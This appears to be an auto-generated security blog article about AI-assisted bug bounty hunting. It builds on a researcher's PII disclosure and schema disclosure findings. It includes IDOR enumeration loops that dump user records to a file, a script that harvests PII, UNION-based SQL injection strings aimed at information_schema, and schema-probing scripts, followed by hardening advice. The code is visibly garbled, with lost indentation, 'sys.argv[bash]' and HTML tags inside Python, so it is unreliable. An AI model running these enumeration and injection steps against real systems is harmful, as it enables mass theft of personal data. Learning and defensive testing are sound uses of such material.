Listen to this Post
Introduction:

The integration of artificial intelligence into offensive security workflows represents a paradigm shift in how penetration testers and bug bounty hunters approach target reconnaissance, attack surface mapping, and impact assessment. When Yasser Eltaweel, a Jr. Penetration Tester and Bug Bounty Hunter, recently secured two confirmed vulnerability reports—an Unauthenticated PII Disclosure on a Swiss banking platform and a Database Schema Disclosure on a private program—he attributed his success not to new tools but to a fundamentally different methodology: using AI throughout the entire testing lifecycle, from initial reconnaissance to report writing. This approach demonstrates that AI is not replacing human expertise but rather augmenting it, enabling researchers to think more systematically about attack surfaces, reason about real-world impact, and filter out noise to focus on what truly matters for program scope and reward structures.
Learning Objectives:
- Understand how to integrate Large Language Models (LLMs) into the bug bounty workflow for attack surface mapping and vulnerability prioritization
- Master AI-assisted reconnaissance techniques for identifying unauthenticated PII disclosure vectors and database schema enumeration opportunities
- Learn to construct effective prompts that guide AI models toward actionable security insights rather than generic outputs
- Develop a methodology for using AI to reason about vulnerability impact and craft professional, program-compliant reports
You Should Know:
- AI-Assisted Attack Surface Mapping: From Blind Scanning to Contextual Intelligence
Traditional vulnerability scanning tools operate on signature-based detection and predefined payload lists. They excel at finding known patterns but struggle with contextual understanding—the ability to recognize that a seemingly innocuous endpoint might expose sensitive data when chained with another misconfiguration. AI changes this dynamic by providing contextual intelligence that understands the target’s business domain before the scan even begins.
Eltaweel’s approach involved using AI not just for report generation but for “thinking, mapping attack surface, reasoning about real impact, and deciding what’s actually worth reporting”. This represents a departure from the “spray and pray” methodology where researchers fire automated scanners at targets and sift through false positives.
Step-by-Step Guide: AI-Powered Reconnaissance
Step 1: Target Intelligence Gathering
Before running any automated tools, use an LLM to analyze the target’s public-facing content. Feed the AI the target’s website, API documentation, and any available source code repositories. Prompt example:
"You are a senior penetration tester. Analyze this [website/API documentation] and identify:
1. All exposed endpoints and their likely data types
2. Authentication mechanisms in use
3. Potential areas where PII might be processed or stored
4. Any indicators of database interaction patterns"
Step 2: Attack Surface Hypothesis Generation
Use the AI to generate hypotheses about potential vulnerabilities based on the target’s technology stack. For example, if the target uses GraphQL, ask the AI to enumerate potential introspection queries that might expose the underlying schema:
 GraphQL introspection query to enumerate schema
query {
__schema {
types {
name
kind
description
fields {
name
type {
name
kind
}
}
}
}
}
Step 3: Automated Endpoint Discovery with AI-Enhanced Tooling
Combine traditional reconnaissance tools with AI-powered analysis. For Linux environments:
 Use subdomain enumeration with AI-assisted filtering
subfinder -d target.com -silent | httpx -silent | while read url; do
echo "Analyzing $url with AI context..."
 Pipe results to AI for contextual analysis
done

Identify API endpoints using gau + AI filtering
gau target.com | grep -E '.(json|xml|graphql|api)' | sort -u
For Windows environments using PowerShell:
 Enumerate potential API endpoints from JavaScript files
Invoke-WebRequest -Uri "https://target.com/app.js" -UseBasicParsing |
Select-Object -ExpandProperty Content |
Select-String -Pattern '(api|endpoint|service)/[\w/]+' -AllMatches |
ForEach-Object { $_.Matches.Value } | Sort-Object -Unique
- Unauthenticated PII Disclosure: Identifying Data Exposure Without Credentials
The first finding Eltaweel reported—Unauthenticated PII Disclosure on a Swiss banking platform—highlights a critical class of vulnerability where sensitive personal information is accessible without any authentication. Swiss financial institutions are subject to stringent data protection regulations, making such disclosures particularly severe.
Step-by-Step Guide: Detecting Unauthenticated PII Exposure
Step 1: Identify Publicly Accessible Endpoints
Map all endpoints that do not require authentication. Use tools like Burp Suite or OWASP ZAP to spider the application while logged out:
 Using Burp Suite's Spider (headless mode)
java -jar burpsuite.jar --project-file=target.burp --spider --target=target.com

Using ffuf for directory enumeration on unauthenticated paths
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc 200,301,302
Step 2: Test for IDOR (Insecure Direct Object References) in PII Endpoints
Many PII disclosures stem from insecure direct object references where sequential or predictable identifiers allow access to other users’ data:
 Test for IDOR in user profile endpoints
for id in {1000..1100}; do
curl -s -o /dev/null -w "%{http_code}" "https://target.com/api/user/$id"
done

Using Python to automate parameter fuzzing
python3 -c "
import requests
for i in range(1000, 1100):
r = requests.get(f'https://target.com/api/user/{i}')
if r.status_code == 200 and 'email' in r.text:
print(f'Found: {i} - {r.text[:200]}')
"
Step 3: AI-Powered Response Analysis
Feed API responses into an LLM to identify PII patterns that might be missed by simple regex:
import requests
import json

Sample Python script with AI analysis integration
response = requests.get('https://target.com/api/export')
data = response.json()

Use AI to analyze response for PII patterns
prompt = f"""
Analyze this JSON response and identify any PII (Personally Identifiable Information):
{json.dumps(data, indent=2)[:5000]}

List all fields that contain:
- Email addresses
- Phone numbers
- Government IDs
- Physical addresses
- Financial information
- Date of birth
"""
 Send prompt to LLM API for analysis
Step 4: Chain Vulnerabilities for Greater Impact
Unauthenticated PII disclosure becomes more critical when combined with other weaknesses. For example, if the same endpoint that exposes PII also accepts parameters for data export, an attacker could potentially exfiltrate large datasets:
 Test for mass assignment or parameter pollution
curl -X POST "https://target.com/api/export" \
-H "Content-Type: application/json" \
-d '{"user_id": 1, "export_all": true, "format": "csv"}'
- Database Schema Disclosure: Information Leakage That Enables Advanced Attacks
The second finding—Database Schema Disclosure on a private program—represents a vulnerability class that is often underestimated. Database schema enumeration reveals table names, column structures, and relationships, providing attackers with a blueprint for more sophisticated SQL injection, data exfiltration, and privilege escalation attacks.
Step-by-Step Guide: Detecting and Exploiting Schema Disclosure
Step 1: Identify Schema Exposure Vectors
Database schemas can be exposed through multiple channels:
- Information Schema Queries: Endpoints that allow direct SQL queries or reflect database metadata
- API Introspection: GraphQL and REST APIs that expose type definitions and field structures
- Error Messages: Verbose database errors that reveal table and column names
- ORM Debug Modes: Development configurations left enabled in production
Step 2: Test for Information Schema Access
For MySQL/PostgreSQL backends, test if the application allows access to information_schema:
-- Test for information_schema access via UNION-based SQL injection
' UNION SELECT table_name, column_name FROM information_schema.columns --

-- For PostgreSQL
' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema='public' --

-- For MySQL
' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema=database() --
Step 3: Enumerate Schema via API Endpoints
Many modern APIs expose schema information through discovery endpoints:
 GraphQL schema introspection (if not disabled)
curl -X POST https://target.com/graphql \
-H "Content-Type: application/json" \
-d '{"query":"query { __schema { types { name fields { name } } } }"}'

Swagger/OpenAPI endpoint
curl https://target.com/swagger/v1/swagger.json | jq '.definitions'

Actuator endpoints (Spring Boot)
curl https://target.com/actuator/mappings | jq '.'
Step 4: Automate Schema Enumeration with Custom Scripts
!/usr/bin/env python3
import requests
import json
import sys

def enumerate_schema(base_url, endpoint):
"""Enumerate database schema through potential disclosure endpoints"""
endpoints = [
f"{base_url}/api/schema",
f"{base_url}/api/metadata",
f"{base_url}/api/info",
f"{base_url}/actuator/info",
f"{base_url}/graphql",
f"{base_url}/swagger.json",
f"{base_url}/openapi.json"
]

for ep in endpoints:
try:
r = requests.get(ep, timeout=5, verify=False)
if r.status_code == 200:
print(f"[+] Found schema at: {ep}")
 Parse and analyze response
try:
data = r.json()
 Look for table/field indicators
if any(key in str(data).lower() for key in ['table', 'column', 'schema', 'field']):
print(f"[!] Potential schema disclosure: {json.dumps(data, indent=2)[:500]}")
except:
pass
except:
continue

if <strong>name</strong> == "<strong>main</strong>":
if len(sys.argv) < 2:
print("Usage: python3 schema_enum.py https://target.com")
sys.exit(1)
enumerate_schema(sys.argv[bash], "")
4. AI-Powered Vulnerability Prioritization and Impact Assessment
One of the most valuable applications of AI in bug bounty hunting is in determining what’s actually worth reporting. Many programs receive massive volumes of low-quality reports, and AI can help researchers filter their findings to focus on high-impact, in-scope vulnerabilities.
Step-by-Step Guide: AI-Assisted Impact Analysis
Step 1: Contextualize the Finding
Feed the AI detailed information about the vulnerability, including the target’s business context:
"Vulnerability: Unauthenticated PII Disclosure
Target: Swiss banking platform handling prepaid card services
Data exposed: [list of exposed fields]
Business context: Financial institution subject to GDPR and Swiss data protection laws

Analyze the following:
1. Regulatory impact (GDPR fines, Swiss DPA penalties)
2. Business impact (reputational damage, customer trust)
3. Technical severity (CVSS score calculation)
4. Exploitability (what can an attacker do with this data?)
5. Recommended remediation priority"
Step 2: Generate Proof of Concept (PoC) Code
Use AI to help craft PoC code that demonstrates the vulnerability’s impact:
 AI-generated PoC for PII disclosure
import requests
import json

def exploit_pii_disclosure(target_url, target_id_range):
"""Proof of concept for unauthenticated PII disclosure"""
exposed_data = []

for user_id in range(target_id_range[bash], target_id_range[bash]):
response = requests.get(f"{target_url}/api/user/{user_id}")
if response.status_code == 200:
data = response.json()
 Check for PII indicators
if any(key in str(data).lower() for key in ['email', 'phone', 'address', 'ssn', 'dob']):
exposed_data.append({
'user_id': user_id,
'data': data
})
print(f"[!] PII exposed for user {user_id}")

return exposed_data

Example usage
exposed = exploit_pii_disclosure('https://target.com', (1000, 1100))
print(f"Total users with exposed PII: {len(exposed)}")
Step 3: Calculate CVSS Score with AI Assistance
Prompt the AI to calculate a CVSS v3.1 score based on the vulnerability’s characteristics:
"Calculate CVSS v3.1 score for:
- Attack Vector: Network
- Attack Complexity: Low
- Privileges Required: None
- User Interaction: None
- Scope: Unchanged
- Confidentiality Impact: High
- Integrity Impact: None
- Availability Impact: None

Provide the base score, vector string, and severity rating."
5. Professional Report Generation with AI Assistance
Report quality is a critical differentiator in bug bounty programs. Well-written, technically accurate reports with clear reproduction steps and impact analysis are more likely to be accepted and rewarded.
Step-by-Step Guide: AI-Enhanced Report Writing
Step 1: Structure the Report
Use AI to help structure the report following program-specific templates:
"Generate a bug bounty report template with the following sections:
1. and Severity
2. Description
3. Steps to Reproduce
4. Proof of Concept
5. Impact Analysis
6. Recommended Remediation
7. References

Make it professional, technical, and suitable for a financial services bug bounty program."
Step 2: Generate Technical Description
Provide the AI with technical details and have it generate a clear, concise description:
"Technical description for Unauthenticated PII Disclosure:
- Endpoint: /api/user/{id}
- Method: GET
- Authentication: None required
- Data exposed: email, phone, full name, address, date of birth
- Affected users: All users with IDs in range 1000-9999
- Reproduction: Simply increment the user ID parameter

Generate a professional technical description that explains the vulnerability, its root cause, and the security implications."
Step 3: Include Full PoC with Commands
Document the complete proof of concept, including all commands and scripts used:
 Full PoC reproduction steps
 1. Identify vulnerable endpoint
curl -I https://target.com/api/user/1000

<ol>
<li>Confirm unauthenticated access
curl https://target.com/api/user/1000</p></li>
<li><p>Automate enumeration
for i in {1000..9999}; do
curl -s "https://target.com/api/user/$i" | grep -E '"email"|"phone"|"address"' && echo "Found: $i"
done</p></li>
<li><p>Export findings
for i in {1000..9999}; do
curl -s "https://target.com/api/user/$i" >> exposed_users.json
done
6. Tool Configuration for AI-Augmented Bug Bounty Hunting
Integrating AI into the bug bounty workflow requires configuring both traditional security tools and AI interfaces to work together seamlessly.
Burp Suite Configuration with AI Integration
 Install Burp Suite extensions for AI integration
 1. Burp Bounty (for custom scan checks)
 2. Turbo Intruder (for high-speed fuzzing)
 3. JSON/GraphQL parsers

Configure Burp to log requests for AI analysis
 Options -> Project Options -> Logging -> Request/Response logging
 Enable "Log requests and responses" to file
Custom AI Pipeline Setup
!/usr/bin/env python3
"""
AI-Augmented Bug Bounty Pipeline
Combines traditional reconnaissance tools with LLM analysis
"""

import subprocess
import json
import requests
import sys
from concurrent.futures import ThreadPoolExecutor

class AIBugBountyPipeline:
def <strong>init</strong>(self, target, ai_api_key):
self.target = target
self.ai_api_key = ai_api_key
self.findings = []

def run_recon(self):
"""Run traditional reconnaissance tools"""
print("[] Running subdomain enumeration...")
subdomains = subprocess.check_output(
["subfinder", "-d", self.target, "-silent"],
text=True
).splitlines()

print(f"[+] Found {len(subdomains)} subdomains")

print("[] Running HTTP probing...")
for sub in subdomains[:10]:  Limit for demo
result = subprocess.run(
["httpx", "-silent", "-status-code", "-title", sub],
capture_output=True,
text=True
)
if result.stdout:
self.findings.append({
"type": "subdomain",
"data": result.stdout.strip()
})

return self.findings

def analyze_with_ai(self, data):
"""Send findings to AI for contextual analysis"""
prompt = f"""
Analyze these reconnaissance findings for {self.target}:
{json.dumps(data, indent=2)}

Identify:
1. High-value targets (admin panels, API endpoints, sensitive subdomains)
2. Potential attack vectors based on exposed services
3. Recommended next steps for manual testing
"""

Send to LLM API (example with OpenAI-compatible endpoint)
response = requests.post(
"https://api.openai.com/v1/chat/completions",
headers={"Authorization": f"Bearer {self.ai_api_key}"},
json={
"model": "gpt-4",
"messages": [{"role": "user", "content": prompt}],
"temperature": 0.3
}
)
return response.json()

if <strong>name</strong> == "<strong>main</strong>":
if len(sys.argv) < 3:
print("Usage: python3 ai_pipeline.py target.com YOUR_API_KEY")
sys.exit(1)

pipeline = AIBugBountyPipeline(sys.argv[bash], sys.argv[bash])
findings = pipeline.run_recon()
analysis = pipeline.analyze_with_ai(findings)
print(json.dumps(analysis, indent=2))
- Cloud and API Security Hardening: Preventing the Vulnerabilities AI Helps Find
Understanding how to prevent the vulnerabilities discovered through AI-assisted hunting is equally important for defenders. The two findings Eltaweel reported—una authenticated PII disclosure and database schema disclosure—are preventable through proper security controls.
Hardening Checklist for PII Protection
API Authentication and Authorization:
 OAuth2/OIDC configuration for API protection
security:
authentication:
- type: oauth2
flows:
authorizationCode:
authorizationUrl: https://auth.target.com/oauth/authorize
tokenUrl: https://auth.target.com/oauth/token
scopes:
read:user: Read user profile data
write:user: Modify user profile data

API endpoint protection
paths:
/api/user/{id}:
get:
security:
- oauth2: [read:user]
parameters:
- name: id
in: path
required: true
schema:
type: integer
 Implement proper authorization checks
Database Schema Protection:
-- Restrict information_schema access in production
-- MySQL: Revoke access to information_schema for application users
REVOKE SELECT ON information_schema. FROM 'app_user'@'%';

-- PostgreSQL: Restrict schema visibility
REVOKE USAGE ON SCHEMA information_schema FROM app_user;
REVOKE SELECT ON ALL TABLES IN SCHEMA information_schema FROM app_user;

-- Implement RBAC filtering on schema queries
-- Only expose objects the user has explicit privileges on
API Response Filtering:
 Django REST Framework - PII filtering
from rest_framework import serializers

class UserSerializer(serializers.ModelSerializer):
class Meta:
model = User
fields = ['id', 'username', 'email']  Explicit whitelist

def to_representation(self, instance):
data = super().to_representation(instance)
 Remove PII for unauthenticated requests
if not self.context.get('request').user.is_authenticated:
data.pop('email', None)
return data
GraphQL Security:
 Disable introspection in production
 Apollo Server configuration
const server = new ApolloServer({
typeDefs,
resolvers,
introspection: process.env.NODE_ENV !== 'production',
playground: false,

// Implement field-level authorization
context: ({ req }) => ({
user: getUserFromRequest(req)
})
});

// Schema directive for field-level access control
directive @auth(requires: Role = ADMIN) on OBJECT | FIELD_DEFINITION

type User {
id: ID!
email: String! @auth(requires: USER)
ssn: String @auth(requires: ADMIN)
}
What Undercode Say:
- AI is a force multiplier, not a replacement: The core skills of bug bounty hunting—understanding business logic, creative thinking, and perseverance—remain human domains. AI accelerates the process of mapping attack surfaces and reasoning about impact, but it cannot replace the intuition that comes from experience.
-
Quality over quantity wins programs: With bug bounty programs receiving increasing numbers of AI-generated low-quality reports, the ability to produce well-researched, technically accurate, and professionally written reports is becoming more valuable than ever. Researchers who use AI to enhance report quality rather than generate spam will stand out.
Prediction:
-
+1 AI-augmented bug bounty hunting will become the industry standard within 12-18 months, with top researchers integrating LLMs into every phase of their workflow. The researchers who adapt will see their productivity and earnings multiply; those who resist will be left behind.
-
+1 Bug bounty platforms will develop specialized AI-assisted reporting tools and triage systems to handle the increasing volume of submissions, creating new opportunities for researchers who understand how to work with these systems effectively.
-
-1 The proliferation of AI-generated low-quality reports will force programs to implement stricter submission filters and potentially reduce reward pools for lower-severity findings, making it harder for entry-level researchers to get started.
-
-1 As AI tools become more accessible, the barrier to entry for bug bounty hunting will lower significantly, increasing competition and potentially reducing the average reward per finding for common vulnerability classes.
-
+1 The most successful researchers will develop proprietary AI workflows and prompt engineering techniques that give them a competitive edge, creating a new category of “AI-enhanced” security expertise that commands premium rates in the market.
-
-1 Organizations will respond to the increased threat of AI-assisted attacks by implementing more aggressive defensive AI measures, potentially creating an arms race that makes traditional bug bounty hunting more challenging and requiring constant adaptation.
▶️ Related Video (76% Match):
https://www.youtube.com/watch?v=4nNhLzGTuVI
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Yasser Eltaweel – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


